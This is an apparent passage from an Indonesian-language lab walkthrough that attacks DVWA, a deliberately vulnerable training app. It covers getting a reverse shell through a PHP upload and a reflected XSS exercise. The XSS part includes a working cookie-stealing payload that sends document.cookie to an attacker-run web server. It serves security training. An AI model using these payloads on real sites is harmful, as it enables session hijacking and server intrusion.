
-buka halaman directory http://192.168.1.114/dvwa/hackable/uploads/ dan disini terlihat file php-reverse-shell.php berhasil diupload



-buka halaman directory http://192.168.1.114/dvwa/hackable/uploads/php-reverse-shell.php untuk menjalankan file PHP tersebut




-setelah file php-reverse-shell.php berhasil dijalankan, netcat berhasil terhubung dan masuk sebagai www-data




1. XSS Reflected (security: low)


-pilih menu XSS reflected, maka akan tampil halaman untuk menginput nama sebagai berikut




-jika diinput nama ‘Bob’ kemudian tekan submit maka muncul notifikasi ‘Hello Bob’



-sekarang kita coba input namanya dengan script XSS seperti ‘<script> alert(document.cookie); </script>’ maka akan muncul sebuah alert yang berisi cookie dari halaman tersebut



-sekarang kita coba untuk melakukan pencurian cookie dengan memanfaatkan web server pada kali linux, buka terminal dan jalankan perintah sebagai berikut



-kemudian input script XSS ‘<script>window.location='http://192.168.100.5:1337/?cookie='+document.cookie</script>’

kemudian submit maka halaman akan otomatis berpindah ke halaman directory kali linux



-setelah halaman berpindah, disini kita berhasil mendapatkan cookie dari halaman tersebut di terminal

